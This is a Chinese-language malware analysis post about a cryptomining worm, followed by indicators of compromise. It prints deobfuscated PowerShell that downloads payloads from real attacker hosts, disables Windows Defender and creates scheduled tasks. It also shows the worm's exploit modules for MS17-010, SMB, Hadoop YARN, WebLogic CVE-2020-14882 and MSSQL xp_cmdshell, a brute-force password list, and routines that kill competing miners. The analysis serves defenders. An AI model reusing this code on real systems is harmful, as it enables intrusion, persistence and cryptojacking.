a347d7b16eb89370e7af3ce9d8374b15e98eedf99c933d6d89ad57d6eb62cbeb09f2c0
c991c27bf32d2d3e69f6fa5ed725d9d5838ae39da5103ab8af5e7ef4de8185597ded9d
bdb35eec1b823b9bf8f9993ef9b9fdfab9dab96cda7df33ed4c179ead2ce85760a27cf
fd3db442cfdcaf0c14d64d35fac52c7a45e54e5f8adfebdd62894b7e613e7e2594b6df
```

```

aec4d2770f52c384d277d6050fc2c751cc71c25f3beb5050df27be39befefdfbf5efec
597df7ebda2f8e693efefee51abefd1ff4f175f7ebbc167140a8d3fdea2373efe78595
43fbdfdfdbdd1eeee885e5a642fc6773efe563dfbe25b1fa7a7cf9f1c9fbdca2eb7dfe
4d059bf50a2a7c374fba7bf3c7b41203e3f6db7cfda8b74eba3cbe3bac83efae4a3c
973fae7f4d1d3ddb7c7f4cba71f51ac33be3c2ebfcabfb7bd3b1e6f6bddf4be3f2f4c
5e76fe677be9ffecc98fadbfa5ef3e6d5d98bcfbfffb5d9ebe7af26573faf255feecb
43e5d9ee477be47e87fff938f7fef8f19b98f3fbef31b27ff0f' -
split'(..)'|?{$_}%{[convert]::ToUInt32($_,16)}}),
[IO.Compression.CompressionMode]::Decompress)),
[Text.Encoding]::ASCII)).ReadToEnd();

```


简单解密去混淆后

```

& ((get-variable '*Mdr*').Name[3,11,2]-join'')((('. (
$psHOME[21]+$psHOME[34]+'X')(($path4 = "$env:temp6nMkk4kk.log'$pname
= -join ([char[]](97..122) NX8 Get-Random -Count (Get-Random -Minimum
4 -Maximum 8))$pnamepath = "$env:tmp6nM$pname.exe"if(!(test-path
$path4)){(new-object
net.webclient).downloadfile('http://167.99.154.202/20.dat?$params',$pn
amepath) if((test-path $pnamepath) -and ((gmd5
([IO.File]::ReadAllBytes($pnamepath))) -eq
u04ef3a4697773f84850fe1a086db8edfe0u04)){if($permit){
&cmd.exe /c schtasks /create /ru SYSTEM /sc MINUTE /mo 50 /tn
'\Microsoft\Windows\ $pname" /tr '$pnamepath" /F }else{
u04Set ws = CreateObject('Wscript.Shell")u04 | Out-File
$env:temp6nM\tt.vbs 'ws.run 'cmd /c ' + $pnamepath +
u04',vbhide' | Out-File -Append $env:temp6nM\tt.vbs
&cmd.exe /c schtasks /create /sc MINUTE /mo 50 /tn "$pname' /tr
'$env:temp\6nMtt.vbs" /F } New-Item $path4 -type file
}}').replacE(|,|).replacE(',').replacE('","').replacE($,[strIng]$).rep
lacE(\,'') )'-REPlace \, \ -REPlace ', ' -REPlace '$',$) )

```

主要功能从167.99.154.202下载20.dat并设置为计划任务，下载的文件是一个pyinstaller打包的可执行文件



if.bin 横向核心文件

脚本解密后为1W+行的powershell文件，粘贴后篇幅过长，故文章截取主要功能进行说明

```

XUI6AQAUAUAAB1jY8BAQAQboxI2+H/9W/48BqCK6oppw9nt/VS1PEKOWGTAQA++818bTHE3jvag8ZQYna/
9VjblwQgl2Mgc2NodGFza3MgL2NyZWZ0ZS5AvcnUgc3lzdGVtIC9zYyBNSU5VVEUgl2l1vIDEyMCAvdG4gUnRzYS5AwdHIGInBvd2Vyc2h1bGwglWgJ1xcXCj0LmFteW54LmVbVxcXCI
sXFcInQuenozcjAuY29tXFcXCIxcXFcWidC56ZXI5Zy5jb21cXWl1ZGZ0ZmVhY2h7SMBFMC0ZmB3LU9iamB1Y3QgTmV0LldlYkkgbGllbnQpL1xcXCjEb3dubG9hZFN0cmduZlxcXCI
CioXFcXCIhhdHA6Ly8KXy9lYm8uanNwPzAuO5okZW50bnVzZXJ0YmVhY2h7SMBFMC0ZmB3LU9iamB1Y3QgTmV0LldlYkkgbGllbnQpL1xcXCjEb3dubG9hZFN0cmduZlxcXCI
1bGw
+bnVsIHx8IChzZXR4IHhdGggIiVwYXRoJTtjOlx3aW5kb3dzXHN5c3RlbnMyXfDpbmRvd3N0b3dlcnNoZWxsXHYxljAiIC9tKSAmIHhjaHRhc2tzIC9ydW4gLSRuIFJ0c2EACg=="
)
4
5 $ipco_cmd='cmd /c powershell Set-MpPreference -DisableRealtimeMonitoring 1;Add-MpPreference -ExclusionPath c:\;Add-MpPreference
-ExclusionProcess c:\windows\system32\WindowsPowerShell\v1.0\powershell.exe & powershell -w hidden IEx(New-Object Net.WebClient).
DownloadString('http://t.amynx.com/7p.php?0.9*ipco*username%*computername%'+[Environment]::OSVersion.version.Major);bpu ('http://t.
amynx.com/ipco.jsp?0.9')'
6
7 $ipco_cmd='cmd /c powershell Set-MpPreference -DisableRealtimeMonitoring 1;Add-MpPreference -ExclusionPath c:\;Add-MpPreference
-ExclusionProcess c:\windows\system32\WindowsPowerShell\v1.0\powershell.exe & powershell -w hidden IEx(New-Object Net.WebClient).
DownloadString('http://t.amynx.com/7p.php?0.9*ipco*username%*computername%'+[Environment]::OSVersion.version.Major);bpu ('http://t.
amynx.com/ipco.jsp?0.9')'
8
9 $base_core='dhJ5eyhuZXcgQWNOaXZlME9iamVjdCgiV1NjcmlwdC5taGVSbCIPKSS5SdW4oInBvd2Vyc2h1bGwglWgU2V0LU1wUHJlZmVvY2W5jZSAtRG1zYmJ3sZVjYVx0ak1lTW
9uaXRvcmluZyAkdhJ1ZS5wb3dlcnNoZWxsIC13IGhpZGRlbiAtZXAgYnVwYXNzIC1jIHdoakx1KCRucnVlKXt0cn17JHY9J2lwYyc7SUVVYCh0ZmB3LU9iamB1Y3QgTmV0LldlYkkg
bGllbnQpLmRvd25sb2Fkc3RyaW5nKd0LmFteScrJ254LmVbV59pcGMuanNwP2x4fC45Jy19Y2F0Y2h7U2xlZXAgLW0gMjUwMDAwM0h19IiwuLzZhbHhNKTt9Y2F0Y2goZS17FQ=="
10
11 $mssql_cmd='cmd /c powershell IEx(New-Object Net.WebClient).DownloadString('http://t.amynx.com/ms.jsp?0.9*computername%')'
12
13 $mssql_cmd='cmd /c powershell IEx(New-Object Net.WebClient).DownloadString('http://t.amynx.com/mso.jsp?0.9*computername%')'
14
15 $blue3_bin_b64='TVQQAAMAAAAEAAAA//

```

在后续横向扩散过程中标识受害机存在的漏洞并从<http://t.amynx.com>下载以下存在对应漏洞的文件：[7p.php](#)、[ipc.jsp](#)、[ipco.jsp](#)、[ms.jsp](#)、[mso.jsp](#)、[rdp.jsp](#)、[rdpo.jsp](#)、[core.png](#)（通过参数[rds](#)、[rdso](#)、[ssh](#)、[ssho](#)判断主机存在的漏洞）、[smgh.jsp](#)、[smgho.jsp](#)、[logic.jsp](#)、[logico.jsp](#)

依次尝试[ipconfig /all](#)、[ipconfig /displaydns](#)、[netstat -ano](#)获取本机内网地址网段，并访问<https://api.ipify.org/>获取本机外网IP用于后续扫描

```

21049 function getipaddrs($flag){
21050
21051     write-host "Get ipaddress..."
21052
21053     $global:ipaddrs_i = @()
21054
21055     $global:ipaddrs_o = @()
21056
21057     $allip = @()
21058
21059     [string[]]$ipsub = @('192.168.0','192.168.1','192.168.2','192.168.3','192.168.4','192.168.5','192.168.6','192.168.7','192.168.8',
'192.168.9','192.168.10','192.168.18','192.168.31','192.168.199','192.168.254','192.168.67','10.0.0','10.0.1','10.0.2','10.1.1','10.
90.90','10.1.10','10.10.1','172.16.1','172.16.2','172.16.3')
21060
21061     [string[]]$ipsub_o = @()
21062
21063     if(!$flag){

```

脚本内置C类网段：

- 192.168.0
- 192.168.1
- 192.168.2

- 192.168.3
- 192.168.4
- 192.168.5
- 192.168.6
- 192.168.7
- 192.168.8
- 192.168.9
- 192.168.10
- 192.168.18
- 192.168.31
- 192.168.199
- 192.168.254
- 192.168.67
- 10.0.0
- 10.0.1
- 10.0.2
- 10.1.1
- 10.90.90
- 10.1.10
- 10.10.1
- 172.16.1
- 172.16.2
- 172.16.3

内置模块如下

- MS17-010**扫描+利用模块

```

10391         try{
10392             write-host "start eb scanning...$currip"
10393             $vul=[PingCastle.Scanners.m17sc]::Scan($currip)
10394             if($vul){
10395                 write-host "[+]$currip seems eb vulnerable..."
10396                 $res = eb7 $currip $sc_code
10397                 if($res) {
10398                     write-host "$currip eb7 got it!!!"
10399                 } else {
10400                     $res = eb8 $currip $sc_code
10401                     if($res) {
10402                         write-host "$currip eb8 got it!!!"
10403                     }
10404                 }
10405             }
10406         }catch{}

```



- **SMB1/2**匿名登录扫描、暴力破解+利用模块，用于将批处理文件复制到远程机启动目录下

```

20606         for ($k=0; $k -lt $users.Count; $k++) {
20607             $bat_path = "\\$ip\c$\users\"+$users[$k].trim()+'\AppData\Roaming\Microsoft\Windows\Start
20608             Menu\Programs\Startup\run.bat'
20609
20610             Invoke-SMBC -Domain $domain -Username $user -Hash $ipchash[$i] -Action Delete -Source "$bat_path"
20611
20612             Invoke-SMBC -Domain $domain -Username $user -Hash $ipchash[$i] -Action Put -Source $byte_bat -Destination
20613             "$bat_path" -Modify
20614
20615         }
20616
20617         break
20618

```



- **IPC**空连接扫描模块

```

10369         for($i=0;$i -lt $ipaddresses.count;$i+=$tcount){
10370             write-host "start smb port open scanning..."
10371             $smb_portopen = localscan -port 445 -addresses $ipaddresses[$i..($i+$tcount-1)]
10372             $old_portopen = localscan -port 65529 -addresses $smb_portopen[1]
10373
10374             foreach($currip in $smb_portopen[1]){
10375                 if (($old_portopen[1] -notcontains $currip) -and ($currip.length -gt 6)){
10376                     write-host "start ipc scanning...$currip"
10377                     for($n = 0; $n -lt $alluser.Count; $n++){
10378                         write-host $alluser[$n]
10379                         copyrun -ip $currip -thedomain "localhost" -user $alluser[$n] -cmd $ipc_code
10380                     }
10381                     for($nn = 0; $nn -lt $getdomain.Count; $nn++){
10382                         if($getdomain[$nn] -ne '.'){
10383                             for($uu = 0; $uu -lt $getusers.Count; $uu++){
10384                                 copyrun -ip $currip -thedomain $getdomain[$nn] -user $getusers[$uu] -cmd $ipc_code
10385                             }
10386                         }
10387                     }
10388                 }
10389             }

```



- Hadoop yarn 框架RCE模块

```

10072 function yarnexec($ip,$cmd){
10073     function urlpost($ip,$path,$data){
10074         try{
10075             $client = NE`W`obj`EcT System.Net.Sockets.TcpClient($ip,8088)
10076         }catch{
10077             return ""
10078         }
10079         $sock = $client.Client
10080         $data_length = $data.length
10081         $sock_send_str = "POST $path HTTP/1.1`nHost: ${ip}:8088`nUser-Agent: curl/7.55.1`nAccept: /*`n"
10082         if($data -ne ""){
10083             $sock_send_str += "Content-Type: application/json`nContent-Length:$data_length`n`n$data"
10084         }else {
10085             $sock_send_str += "`n"
10086         }
10087         [Byte[]] $pkt = [Text.Encoding]::ASCII.getbytes($sock_send_str)
10088         $sock.Send($pkt)|out-null
10089         $nb = [Array]::CreateInstance('byt'+`e`, 2000)
10090         $recv = $sock.Receive($nb)
10091         $str=[Text.Encoding]::ASCII.getstring($nb[0..($recv-1)])
10092         $sock.Close()
10093         return $str
10094     }
10095     $ret = urlpost $ip "/ws/v1/cluster/apps/new-application" ""
10096     if($ret.indexof("application-id") -ne -1){
10097         $keyid=($ret -split "`")[-3]
10098         $keyname=join([char[]](48..57+65..90+97..122))(Get-Random -Count (6+(Get-Random)%6))
10099         $cmd = $cmd.replace("`","\\`")
10100         $postdata="{`n`napplication-id":"$keyid",`n`napplication-name":"$keyname",`n`napplication-type":"YARN",`n`nam-container-spec":{"commands":
10101             ("command":"$cmd")`n`n}"
10102         $ret1 = urlpost $ip "/ws/v1/cluster/apps" $postdata
10103         return $true
10104     }
10105     return $false
}

```



- weblogic CVE-2020-14882/14883 RCE模块

```

10100 function logicexec($ip,$cmd){
10101     try{
10102         $client = NE`W`obj`EcT System.Net.Sockets.TcpClient($ip,7001)
10103     }catch{
10104         return $false
10105     }
10106     $sock = $client.Client
10107     $send_pkt = [Text.Encoding]::ASCII.getbytes("`t3 12.2.1`nAS:255`nHL:19`n`n")
10108     $sock.Send($send_pkt)|out-null
10109     $nb = [Array]::CreateInstance('byt'+`e`, 200)
10110     $recv = $sock.Receive($nb)
10111     $str=[Text.Encoding]::ASCII.getstring($nb[0..($recv-1)])
10112     $sock.Close()|out-null
10113     write-host $str
10114     if($str -match "HELO:(10\.\.3\.\.6\.\.0|12\.\.1\.\.3\.\.0|12\.\.2\.\.1\.\.3|12\.\.2\.\.1\.\.4|14\.\.1\.\.1\.\.0){")
10115     {
10116         $client1 = NE`W`obj`EcT System.Net.Sockets.TcpClient($ip,7001)
10117         $sock1 = $client1.Client
10118         if($cmd -match "powershell|cmd"){
10119             $exec_obj = "new String[]{$27/cmd$27,$27/c$27,$27$cmd$27}"
10120         } else{
10121             $exec_obj = "new String[]{$27/bin/sh$27,$27-c$27,$27$cmd$27}"
10122         }
10123         $send_str = "GET /console/images/X252EX25252fconsole.portal?_nfpb=true&_pageLabel=HomePage&handle=com.tangosol.coherence.mvel2.sh.ShellSession(X22java.lang.
10124             Runtime.getRuntime().exec($exec_obj);X22); HTTP/1.1`nHost: ${ip}:7001`nUser-Agent: curl/7.55.1`nAccept: /*`nContent-Type:application/x-www-form-urlencoded;
10125             charset=utf-8`n`n"
10126         $send_pkt1 = [Text.Encoding]::ASCII.getbytes($send_str)
10127         $sock1.Send($send_pkt1)|out-null
10128         return $true
10129     }
10130     return $false
}

```



- mssql xp_cmdshell命令执行模块

```

20721 try{db_query -sqlconnection $sqlconnection -sqlcommand "exec sp_dropextendedproc 'xp_cmdshell';"}catch{
20722     write-host "sp_dropextendedproc error:"
20723
20724     write-host $ERROR[0]
20725 }
20726
20727
20728 try{db_query -sqlconnection $sqlconnection -sqlcommand "dbcc addextendedproc('xp_cmdshell','xplog70.dll')}catch{
20729     write-host "addextendedproc error:"
20730
20731     write-host $ERROR[0]
20732
20733     write-host $ERROR[0]
20734 }
20735
20736
20737 try{db_query -sqlconnection $sqlconnection -sqlcommand "EXEC sp_configure 'show advanced options', 1;RECONFIGURE;exec SP_CONFIGURE
20738 'xp_cmdshell', 1;RECONFIGURE;"}catch{
20739     write-host "addextendedproc error:"
20740
20741     write-host $ERROR[0]
20742
20743     write-host $ERROR[0]
20744 }
20745
20746 try{
20747     db_query -sqlconnection $sqlconnection -sqlcommand "xp_cmdshell ""$cmd""
20748 }catch{
20749
20750 }
20751 write-host "xp_cmdshell error:"
20752

```



- 内网扫描模块
- USB快捷方式漏洞利用模块
- 利用powerdump转储本机Hash模块
- 利用Mimikatz获取本机Hash模块
- SMB-Ghost漏洞利用模块
- SSH爆破模块
- 探测是否为公网IP模块
- redis命令执行、写计划任务模块
- RDP暴力破解模块
- 预置字典，用于组NTLM hash、爆破模块

```

21674 [string[]]$global:alluser = @("administrator","admin")
21675
21676
21677 [string[]]$global:wmicUSER = @("administrator")
21678
21679
21680 [string[]]$global:allpass = @("saadmin","123456","test1","zinch","g_czechout","asdf","Aa123456","dubsmash","password","PASSWORD","123.
21681 com","admin@123","Aa123456","qwer12345","HuaWei@123","123@abc","golden","123!@#qwe","1qaz!@WSX","Ab123","1qaz!QAZ","Admin123",
21682 "Administrator","Abc123","Admin@123","9999999","Passw0rd","123qwe!@#","football","welcome","1","12","21","123","321","1234","12345",
21683 "123123","123321","111111","654321","666666","121212","000000","222222","888888","1111","555555","1234567","123456789","123456789",
21684 "987654321","admin","abc123","abcd1234","abcd@1234","abc@123","p@ssword","p@ssw0rd","p@ssw0rd","p@ssw0rd","p@ssw0rd","p@ssw0rd",
21685 "P@word","iloveyou","monkey","login","passw0rd","master","hello","qazwsx","password1","Password1","qwerty","baseball","qwertyuiop",
21686 "superman","1qaz2wsx","fuckyou","123qwe","zxcvbn","pass","aaaaaa","love","administrator","qwe1234A","qwe1234a"," ","123123123",
21687 "1234567890","88888888","111111111","112233","a123456","123456a","5201314","1q2w3e4r","qwe123","a123456789","123456789a","dragon",
21688 "sunshine","princess","!@#%$*&","charlie","a123456","homelesspa","1q2w3e4r5t","sa","sasa","sa123","sql2005","sa2008","abc","abcdefg",
21689 "sapassword","Aa12345678","ABCabc123","sqlpassword","sql2008","11223344","admin888","qwe1234","A123456","OPERADOR","Password123",
21690 "test123","MUL","user","test","Password01","stagiaire","demo","scan","P@ssw0rd123","xerox","compta")
21681
21682 $global:allhash = @()
21683

```



- 扫描信息回报模块，用于将扫描的信息回报到<http://d.ackng.com/log.json>

```

22291 write-host "reporting"
22292
22293 try{
22294
22295     $mac = (Get-WmiObject Win32_NetworkAdapterConfiguration | where {$_.ipenabled -EQ $true}).Macaddress | select-object
22296     -first 1
22297
22298     $guid = (get-wmiobject Win32_ComputerSystemProduct).UUID
22299
22300     $comp_name = $env:COMPUTERNAME
22301
22302     $mf = test-path $mimipath
22303
22304     (New-Object Net.WebClient).DownloadString($down_url+"/log.json?V="+$VVERSION+"&"+$comp_name+"&"+$guid+"&"+$mac+"&r="
22305     +$retry+"&pc1="+$smb_portopen[1].count+"&pc2="+$ms_portopen[1].count+"&pc3="+$ssh_portopen[1].count+"&pc4="
22306     +$rdp_portopen[1].count+"&pc5="+$redis_portopen[1].count+"&pc6="+$redis_portopen1[1].count+"&pc7="+$yarn_portopen[1].
22307     count+"&pc8="+$logic_portopen[1].count+"&pci="+$ipaddrs_i.count+"&pc9="+$ipaddrs_o.count+"&pcb="+$global:ipaddrs_b+"&
22308     mi="+($getpasswd -join "^")+&mf="+[Int]$mf)
22309
22310 }catch{}
22311
22312 }

```

HACK学习呀

kr.bin 挖矿核心

脚本功能如下：

- 判断本机是否为公网IP
- 检查当前用户是否有SeDebugPrivilege权限
- 矿池通讯
- 循环干掉竞争对手进程

```

Function Killer {
    $SrvName = "xwinMpdSrv", "SVSHost", "Microsoft Telemetry", "lsass", "Microsoft", "system", "Oracleupdate", "CLR", "sysmgmt", "\gm",
    "WmdnPnSN", "Sougoudl", "National", "Nationaal", "Natimmonal", "QfbqNationaloll", "Nationalml", "Nationalaie", "Nationalwpi", "WinHelp32",
    "WinHelp64", "Samservice", "RpcEptManger", "NetMsmqActiv Media NVIDIAQFbq", "Sncryption Media Playeq", "QfbqSxS", "WinSvc", "mssecsvc2.1",
    "mssecsvc2.0", "Windows Update", "Windows Managers", "SvcNlauser", "WinVaultSvc", "Xtfy", "Xtfya", "Xtfyxxx", "360rTys", "IPSECS", "MpeSvc",
    "SRDSL", "WifiService", "ALGM", "wmiApSrvs", "wmiApSrvs", "taskmgr1Qfbq", "WebServers", "ExpressVNService", "WWW.DDOS.CN.COM", "WinHelpSvc",
    "aspnet_staters", "clr_optimization", "AxInstSV", "Zational", "DNS Server", "Serhiez", "SuperProServer", ".Net CLR", "WisssssnHelp32",
    "WinHasdelp32", "WinHasdelp32", "ClipBooks"

    foreach($Srv in $SrvName) {
        $Null = SC.exe Config $Srv Start= Disabled
        $Null = SC.exe Stop $Srv
        $Null = SC.exe Delete $Srv
    }
}

```

HACK学习呀

- 循环干掉竞争对手服务

```

$TaskName = "my1","Mysa", "Mysa1", "Mysa2", "QFbqMysa3", "okQFbq", "Oracle Java", "Oracle Java UpdateQFbq", "Microsoft Telemetry", "Spooler",
"SubSystem Service", "Oracle Products Reporter", "Update service for products", "gm", "ngm", "Sorry", "Windows_Update", "Update_windows",
"WindowsUpdate1", "WindowsUpdate2QFbq", "WindowsUpdate3", "AdobeFlashPlayer", "FlashPlayer1QFbq", "FlashPlayer2", "FlashPlayer3", "IIS",
"WindowsLogTasks", "System Log Security Check", "Update", "Update1", "Update2", "Update3", "Update4", "DNS", "SYSTEM", "DNS2", "SYSTEMa", "skycmd",
"Miscfost", "Netframework", "Flash", "RavTask", "GooglePingConfigsQFbq", "HomeGroupProvider", "MiscfostNsi", "WwANsvc", "Bluetooths", "Ddrivers",
"DnsScan", "WebServers", "Credentials", "TablteInputout", "werclpsyport", "HispDemorn", "LimeRAT-Admin", "DnsCore", "Update service for Windows
Service", "DnsCore", "ECDnsCore"

foreach ($Task in $TaskName) {
    SchTasks.exe /Delete /TN $Task /F 2> $Null
}

```



```

401 $Miner = "SC", "WerMgr", "WerFault", "DN20", "msinfo", "XMR*", "xmrig*", "minernd", "MinerGate", "QFbqCarbon", "yammi", "upgeade",
402 "auto-upgeade", "svshost",
403
404 "SystemIIS", "SystemIISec", "WindowsUpdater*", "WindowsDefender*", "update",
405
406 "carss", "serviceQFbq", "csrss", "cara", "javaupd", "gxdrv", "lsmosee", "secuams", "SQLEXPRESS_X64_86", "Callignrap", "Sqlceqp",
407 "Setting", "Uninsta", "conhosteq", "Setring", "Gallignp", "Imaging", "taskegn", "Terms.EXE", "360", "8866", "9966", "9696", "9797", "svchosti",
408 "SearchIndex", "Avira", "cohernece", "win", "SQLforwin", "Xig*", "taskmgr1", "Workstation", "ress", "explores"
409
410 foreach ($m in $Miner) {
411     Get-Process -Name $m -ErrorAction SilentlyContinue | Stop-Process -Force
412 }
413

```



IOCS

IP

- 128.199.183.160
- 45.61.139.154
- 161.35.107.193
- 66.42.43.37
- 167.99.154.202
- 139.162.80.221
- 128.199.183.160
- 128.199.188.255
- 167.71.158.207


Domains

- <http://d.ackng.com>
- <http://t.amynx.com>
- <http://t.zer9g.com>
- <http://t.zz3r0.com>
- <http://t.jdjdcjq.top>
- <http://lplp.ackng.com>



点赞，转发，在看

原创投稿作者：Sp4ce



精选留言

用户设置不下载评论